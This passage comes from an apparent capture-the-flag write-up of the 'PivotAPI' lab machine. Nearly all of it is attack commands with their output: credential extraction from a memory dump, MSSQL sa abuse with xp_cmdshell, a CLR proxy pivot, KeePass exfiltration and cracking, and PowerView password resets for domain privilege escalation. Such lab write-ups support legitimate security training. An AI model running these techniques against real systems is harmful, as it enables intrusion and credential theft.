
```
C:\Users\Matt\Desktop\SysInternals\strings64.exe restart-service_00000000007F0000.bin
```

```
C:\Users\Matt\Desktop\SysInternals\strings64.exe restart-service_00000000007F0000.bin

<SNIP>
c:\windows\system32\cmd.exe
/c sc.exe stop OracleServiceXE; sc.exe start OracleServiceXE
svc_oracle
#oracle_s3rV1c3!2010
"#M
z\V
).NETFramework,Version=v4.0,Profile=Client
FrameworkDisplayName
.NET Framework 4 Client Profile
runas
<SNIP>
```

We have discovered a password `#oracle_s3rV1c3!2010` but knowing the dump contains a `.NET` executable, we can use `De4Dot` so we can reverse `.NET` executables back to source code by dragging the `restart-service_00000000007F0000.bin` onto the `de4dot` executable.

```
de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected Unknown Obfuscator (C:\Users\Matt\Desktop\restart-service_00000000007F0000.bin)
Cleaning C:\Users\Matt\Desktop\restart-service_00000000007F0000.bin
Renaming all obfuscated symbols
Saving C:\Users\Matt\Desktop\restart-service_00000000007F0000-cleaned.bin

Press any key to exit...
```

Now using `DnSpy` we can read the source code of the application.



With the source code disclosed we can understand that this binary is a custom made `runas.exe` with a sole purpose of restarting the Oracle service with a hardcoded password from 2010 using the `svc_oracle` username. Checking with `crackmapexec` we can check if the credentials are valid against the target.

```
crackmapexec smb licordebellota.htb -u svc_oracle -p '#oracle_s3rV1c3!2010'
```

```
crackmapexec smb licordebellota.htb -u svc_oracle -p '#oracle_s3rV1c3!2010'

SMB         10.10.10.240    445    PIVOTAPI         [*] Windows 10.0 Build
17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True)
(SMBv1:False)
SMB         10.10.10.240    445    PIVOTAPI         [-]
LicorDeBellota.htb\svc_oracle:#oracle_s3rV1c3!2010 STATUS_LOGON_FAILURE
```

Referring back to the `MSSQL PDF` we can make a logical assumption that the password will be the `#mssql_s3rV1c3!2020` after the migration to MSSQL service which possibly could authenticate to the MSSQL service using user `svc_mssql`.

```
crackmapexec smb licordebellota.htb -u svc_mssql -p '#mssql_s3rV1c3!2020'
```

```
crackmapexec smb licordebellota.htb -u svc_mssql -p '#mssql_s3rV1c3!2020'

SMB         10.10.10.240    445    PIVOTAPI         [*] Windows 10.0 Build 17763
x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.240    445    PIVOTAPI         [+]
LicorDeBellota.htb\svc_mssql:#mssql_s3rV1c3!2020
```

We have a successful hit on the updated service account username and password. Testing if we can authenticate to the MSSQL service as `svc_mssql` shows unfortunately that we can't.

```
crackmapexec mssql licordebellota.htb -u svc_mssql -p '#mssql_s3rV1c3!2020'
```

```
crackmapexec mssql licordebellota.htb -u svc_mssql -p '#mssql_s3rV1c3!2020'

MSSQL       10.10.10.240    1433   PIVOTAPI         [*] Windows 10.0 Build 17763
(name:PIVOTAPI) (domain:LicorDeBellota.htb)
MSSQL       10.10.10.240    1433   PIVOTAPI         [-]
ERROR(PIVOTAPI\SQLEXPRESS): Line 1: Error de inicio de sesión del usuario
'LICORDEBELLOTA\svc_mssql'.
```


The translation is `user login error 'LICORDEBELLOTA\svc_mssql'`. So we try common accounts such as `sa` to check if they perhaps assigned to super user the password when constructing the database.

```
crackmapexec mssql licordebellota.htb -u sa -p '#mssql_s3rV1c3!2020'
```

```
crackmapexec mssql licordebellota.htb -u sa -p '#mssql_s3rV1c3!2020'

MSSQL       10.10.10.240    1433   PIVOTAPI         [*] Windows 10.0 Build 17763
(name:PIVOTAPI) (domain:LicorDeBellota.htb)
MSSQL       10.10.10.240    1433   PIVOTAPI         [-]
ERROR(PIVOTAPI\SQLEXPRESS): Line 1: Error de inicio de sesión. El inicio de
sesión se realiza desde un dominio que no es de confianza y no se puede utilizar
con autenticación integrada.
```

This time we get a different response which translated to `Login error. Login is from an untrusted domain and cannot be used with Integrated Authentication`. Now that we know we can authenticate as user `sa` to the MSSQL service we can try to authenticate to the server. Using sqlcmd we can access the MSSQL instance and begin enumerating.

```
sqlcmd -S licordebellota.htb -U sa -P '#mssql_s3rV1c3!2020'
```



Since we know we are using the `sa` user and the user is a sysadmin, we know we can enable `XP_CMDSHELL`. There are 2 methods we can use to get onto the system.

Method 1: Get credentials.kdbx

Since we know that we can gain command execution through MSSQL, we can utilise a new MSSQL proxy tool which will allow us to load a `DLL` into the MSSQL server and utilise it at a proxy connection so we can access internal ports. First we clone the project from the link and navigate into that directory. Then we download the release files for assembly.dll and reciclador.dll.

```
mv assembly.dll Microsoft.SqlServer.Proxy.dll
export username='sa'
export password='#mssql_s3rV1c3!2020'
export ip_mssql='10.10.10.240'
python2.7 mssqlclient.py $username:$password@$ip_mssql
enable_xp_cmdshell
enable_ole
upload reciclador.dll c:\windows\temp\reciclador.dll
```

We use the `mssqlclient.py` from the Impacket framework so we can connect to MSSQL:

```
python2.7 mssqlclient.py $username:$password@$ip_mssql
```

```
python2.7 mssqlclient.py $username:$password@$ip_mssql

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

mssqlproxy - Copyright 2020 BlackArrow
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 185: Se ha cambiado la opción de configuración 'show advanced
options' de 1 a 1. Ejecute la instrucción RECONFIGURE para instalar.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 185: Se ha cambiado la opción de configuración 'xp_cmdshell' de 1 a
1. Ejecute la instrucción RECONFIGURE para instalar.
SQL> enable_ole
SQL> upload reciclador.dll c:\windows\temp\reciclador.dll
[+] Uploding 'reciclador.dll' to 'c:\windows\temp\reciclador.dll'...
[+] Size is 111616 bytes
[+] Upload completed
SQL> exit
```

Once the `reciclador.dll` file has been uploaded, next we just need to enable the `Microsoft.SqlServer.Proxy.dll` by issuing the following command:

```
python2.7 mssqlclient.py $username:$password@$ip_mssql -install -clr
Microsoft.SqlServer.Proxy.dll
```

```
python2.7 mssqlclient.py $username:$password@$ip_mssql -install -clr Microsoft.SqlServer.Proxy.dll

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

mssqlproxy - Copyright 2020 BlackArrow
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[*] Proxy mode: install
[*] CLR enabled
[*] Assembly successfully installed
[*] Procedure successfully installed
```

Now we check if `reciclador.dll` is loaded on the target.

```
python2.7 mssqlclient.py $username:$password@$ip_mssql -check -reciclador
'c:\windows\temp\reciclador.dll'
```

```
python2.7 mssqlclient.py $username:$password@$ip_mssql -check -reciclador
'c:\windows\temp\reciclador.dll'

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

mssqlproxy - Copyright 2020 BlackArrow
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[*] Proxy mode: check
[*] Assembly is installed
[*] Procedure is installed
[*] reciclador is installed
[*] clr enabled
```

And finally we start the proxy server.

```
python2.7 mssqlclient.py $username:$password@$ip_mssql -start -reciclador
'c:\windows\temp\reciclador.dll'
```

```
python2.7 mssqlclient.py $username:$password@$ip_mssql -start -reciclador
'c:\windows\temp\reciclador.dll'

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

mssqlproxy - Copyright 2020 BlackArrow
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[*] Proxy mode: check
[*] Assembly is installed
[*] Procedure is installed
[*] reciclador is installed
[*] clr enabled
[*] Proxy mode: start
[*] Listening on port 1337...
[*] ACK from server!
```

With the proxy server listening we need to change the proxychains configuration file `proxychains.conf` to listen on the port allocated by the proxy server which is `1337` in this case and set it to `SOCKS5`.

```
[ProxyList]
socks5  127.0.0.1 1337
```

Now it is possible to test connectivity to WinRM by using `nmap` to scan the port and check if it's open.

```
proxychains4 nmap -sT -Pn -p5985 10.10.10.240
```

```
proxychains4 nmap -sT -Pn -p5985 10.10.10.240

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-30 23:12 BST
[proxychains] Strict chain  ...  127.0.0.1:1337  ...  10.10.10.240:5985  ...  OK
Nmap scan report for licordebellota.htb (10.10.10.240)
Host is up (0.19s latency).

PORT     STATE SERVICE
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

Now that we are sure we can connect to the target, we check if there is a case of password reuse against the `svc_mssql` account.

```
proxychains4 evil-winrm -i 10.10.10.240 -u svc_mssql -p '#mssql_s3rV1c3!2020'
```

```
proxychains4 evil-winrm -i 10.10.10.240 -u svc_mssql -p '#mssql_s3rV1c3!2020'

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1337  ...  10.10.10.240:5985  ...  OK
*Evil-WinRM* PS C:\Users\svc_mssql\Documents> whoami
licordebellota\svc_mssql
```

From here we can use the `Evil-WinRM` functionality to download files from the target.

```
*Evil-WinRM* PS C:\Users\svc_mssql\desktop> dir

    Directorio: C:\Users\svc_mssql\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/8/2020  10:12 PM           2286 credentials.kdbx
-a----        4/30/2021  10:39 AM             93 note.txt

d*Evil-WinRM* PS C:\Users\svc_mssql\desktop> download credentials.kdbx
Info: Downloading credentials.kdbx to ./credentials.kdbx


Info: Download successful!

*Evil-WinRM* PS C:\Users\svc_mssql\desktop>
```

Method 2: Get credentials.kdbx

For the second option we can leverage Alamot's mssql_shell.py. After downloading the `mssql_shell.py` we need to make minor adjustments to the script due to `Python3` compatibility, so we set the host, username, password and change `base64.encodestring` to `base64.b64encode`.

```
MSSQL_SERVER="10.10.10.240"
MSSQL_USERNAME = "sa"
MSSQL_PASSWORD = "#mssql_s3rV1c3!2020"
BUFFER_SIZE = 5*1024
TIMEOUT = 30
<SNIP>
def upload(mssql, stored_cwd, local_path, remote_path):
    print("Uploading "+local_path+" to "+remote_path)
    cmd = 'type nul > "' + remote_path + '.b64"'
    mssql.execute_query("EXEC xp_cmdshell '"+cmd+"'")

    with open(local_path, 'rb') as f:
        data = f.read()
        md5sum = hashlib.md5(data).hexdigest()
        b64enc_data = b"".join(base64.b64encode(data).split()).decode() # Change here
```

After saving the changes we execute the script and get access to the host.

```
python3 mssql_shell.py
```

```
python3 mssql_shell.py

Successful login: sa@10.10.10.240
Trying to enable xp_cmdshell ...
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Windows\system32> whoami
nt service\mssql$sqlexpress
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Windows\system32>
```

When first getting access to the system we quickly realise that we cannot navigate to any of the users directories since we are the `MSSQL service account`. We can though utilise `powershell` and we know from previously that `svc_mssql` account can authenticate to the SMB, so we can check if it is possible to execute commands as `svc_mssql`.

```
powershell -c "$pass = convertto-securestring '#mssql_s3rV1c3!2020' -asplaintext -force;$cred = new-object system.management.automation.pscredential('licordebellota\svc_mssql', $pass);invoke-command -computername 127.0.0.1 -credential $cred -scriptblock {whoami}"
```

```
CMD MSSQL$SQLEXPRESS@PIVOTAPI c:\Users> powershell -c "$pass = convertto-securestring
'#mssql_s3rV1c3!2020' -asplaintext -force;$cred = new-object
system.management.automation.pscredential('licordebellota\svc_mssql', $pass);invoke-command -
computername 127.0.0.1 -credential $cred -scriptblock {whoami}"

licordebellota\svc_mssql
CMD MSSQL$SQLEXPRESS@PIVOTAPI c:\Users>
```

Since we know now that we can execute commands as `svc_mssql` we check the desktop of the user and find some interesting files.

```
powershell -c "$pass = convertto-securestring '#mssql_s3rV1c3!2020' -asplaintext -force;$cred = new-object system.management.automation.pscredential('licordebellota\svc_mssql', $pass);invoke-command -computername 127.0.0.1 -credential $cred -scriptblock {dir c:\users\svc_mssql\desktop}"
```

```
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Users> powershell -c "$pass = convertto-securestring '#mssql_s3rV1c3!2020' -
asplaintext -force;$cred = new-object system.management.automation.pscredential('licordebellota\svc_mssql',
$pass);invoke-command -computername 127.0.0.1 -credential $cred -scriptblock {dir c:\users\svc_mssql\desktop}"


    Directorio: C:\users\svc_mssql\desktop


Mode                 LastWriteTime         Length Name                                PSComputerName

----                 -------------         ------ ----                                --------------

-a----       08/08/2020     22:12           2286 credentials.kdbx                    127.0.0.1
-a----       30/04/2021     10:39             93 note.txt                            127.0.0.1
```

Further reading the note reveals the password usage through SSH service.

```
powershell -c "$pass = convertto-securestring '#mssql_s3rV1c3!2020' -asplaintext -
force;$cred = new-object
system.management.automation.pscredential('licordebellota\svc_mssql', $pass);invoke-
command -computername 127.0.0.1 -credential $cred -scriptblock {type
c:\users\svc_mssql\desktop\note.txt}"
```

```
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Users> powershell -c "$pass =
convertto-securestring '#mssql_s3rV1c3!2020' -asplaintext -
force;$cred = new-object
system.management.automation.pscredential('licordebellota\svc_mssql'
, $pass);invoke-command -computername 127.0.0.1 -credential $cred -
scriptblock {type c:\users\svc_mssql\desktop\note.txt}"

Long running MSSQL Proxies can cause issues.  Please switch to SSH
after getting credentials.
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Users>
```

Then we convert the `credentials.kdbx` to base64 so we can bring it back to our localhost for further analysis with the following command.

```
powershell -c "$pass = convertto-securestring '#mssql_s3rV1c3!2020' -asplaintext -
force;$cred = new-object
system.management.automation.pscredential('licordebellota\svc_mssql', $pass);invoke-
command -computername 127.0.0.1 -credential $cred -scriptblock {certutil -encode
C:\users\svc_mssql\desktop\credentials.kdbx C:\temp\credentials.out}"
```

`CertUtil` successfully converted the credentials file to base64 and now we can view the contents.

```
CMD MSSQL$SQLEXPRESS@PIVOTAPI c:\Users> type c:\temp\credentials.out

-----BEGIN CERTIFICATE-----
A9mimmf7S7UBAAMAAhAAMcHy5r9xQ1C+WAUhavxa/wMEAAEAAAAEIAAAbk9/dHqR
WgMBve0J2oM5Jg/5bK8cp872O4/dN8aoNgUgAN6rymcmY5OO3cDunicm2f9l1Kt8
<SNIP>
yWWAG0x21+AMMieJ5tB+ndju6sp0pJX/yu69iF6PZKwoGMAgyaCjt74fIn4LIOvz
7IWteUptAWzcEPEMZqbRPN3DB89+WZQCGOZIOXSQnpEU5dZqwGC4JDM61bdXTBME
gum2LNNG0V2tH4nbFz95PSAOObG5tPB4GVnmEAzFh2XF3gXmemL1FaqS5JyuiJn1
ySUJnieJUvj7SkCLyOmeaZWA4UTtcNSgB/l2KJJ6
-----END CERTIFICATE-----
```

On our locahost we can echo the contents of the certificate and pipe it to base64 to decode back to the `credentials.kdbx` file:

```
echo "A9mi<SNIP>JJ6" | base64 -d > credentials.kdbx
```

Accessing KeePass Credentials

It is possible to check what the file is with the `file` command and confirm that it's a `KeePass` database.

```
file credentials.kdbx
```


```
file credentials.kdbx

credentials.kdbx: Keepass password database 2.x KDBX
```

We can crack the `KeePass` password by converting the database to a hash file to be able to access it.

```
keepass2john credentials.kdbx > hash
john -w=/usr/share/wordlists/rockyou.txt hash
```

```
john -w=/usr/share/wordlists/rockyou.txt hash

Created directory: /home/thecybergeek/.john
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mahalkita        (credentials)
1g 0:00:00:00 DONE (2021-10-30 02:59) 1.149g/s 229.8p/s 229.8c/s 229.8C/s
alyssa..september
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Using the credentials we can now access the `KeePass` database using `keepass2` binary which can be downloaded from here.



Once authenticated we can find a SSH password for `3v4si0n` so we right click on the password and copy the password of `Gu4nCh3C4NaRi0N!23`, then attempt to authenticate to SSH with these credentials.

```
ssh 3v4Si0N@10.10.10.240
```

```
ssh 3v4Si0N@10.10.10.240

3v4Si0N@10.10.10.240's password:

Microsoft Windows [Versión 10.0.17763.1879]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

licordebellota\3v4si0n@PIVOTAPI C:\Users\3v4Si0N>
```

Finally foothold was achieved and now it is possible to read the user flag.


Privilege Escalation

To begin enumeration we upload `SharpHound.exe` via `scp` to the target.

```
scp ./SharpHound.exe 3v4Si0N@10.10.10.240:/temp
```

Once we execute `SharpHound.exe` we observe that a zip file is created. We import it into `BloodHound`.

We get the dump on our localhost and now we can import it into bloodhound and inspect the current GPOs of the users. After enumerating some of them, we discover that `3v4Si0N` has generic all over `Dr. Zaiuss`.



With this knowledge we have full control over `Dr.Zaiuss` user, so we can upload `PowerView.ps1` and after bypassing ASMI we can reset Dr.Zaiuss's password.

```
scp PowerView.ps1 3v4si0n@10.10.10.240:/temp
```


Then it is possible to change the user's password by issuing the following commands.

```
powershell -ep bypass
Import-Module .\PowerView.ps1
$SecurePassword = ConvertTo-SecureString 'Gu4nCh3C4NaRi0N!23' -AsPlaintext -Force
$Creds = New-Object System.Management.Automation.PSCredential('licordebelotta\3v4Si0N',
$SecurePassword)
$UserPass = ConvertTo-SecureString 'Password123!' -AsPlaintext -Force
Set-DomainUserPassword -Identity dr.zaiuss -AccountPassword $UserPass -Credential
$Creds
```

Now we can enter into a PSSession as Dr. Zaiuss by issuing the following:

```
$pass = convertto-securestring -AsPlainText -Force "Password123!"
$cred = New-Object
System.Management.Automation.PSCredential("LicorDeBellota\dr.zaiuss", $pass)
$session = new-pssession -computername 127.0.0.1 -Credential $cred
Enter-PSSession -session $session
```

Checking `BloodHound` we can observe that Dr.Zaiuss has also Generic-All over SuperFume.



That means we can perform the previous steps to takeover the `SuperFume` user account.

```
cd C:\temp
powershell -ep bypass
Import-Module .\PowerView.ps1
$SecurePassword = ConvertTo-SecureString 'Password123!' -AsPlaintext -Force
$Creds = New-Object
System.Management.Automation.PSCredential('licordebelotta\dr.zaiuss', $SecurePassword)
$UserPass = ConvertTo-SecureString 'Password123!' -AsPlaintext -Force
Set-DomainUserPassword -Identity superfume -AccountPassword $UserPass -Credential
$Creds
```

After we exit our current PSSession, we can get a session as `SuperFume` user.

```
exit
$pass = convertto-securestring -AsPlainText -Force "Password123!"
$cred = New-Object
System.Management.Automation.PSCredential("LicorDeBellota\superfume", $pass)
$session = new-pssession -computername 127.0.0.1 -Credential $cred
Enter-PSSession -session $session
```

Checking the groups of the current user shows that user belongs in the `Developers` group.

```
net user superfume
```

```
[127.0.0.1]: PS C:\Users\superfume\Documents> net user superfume
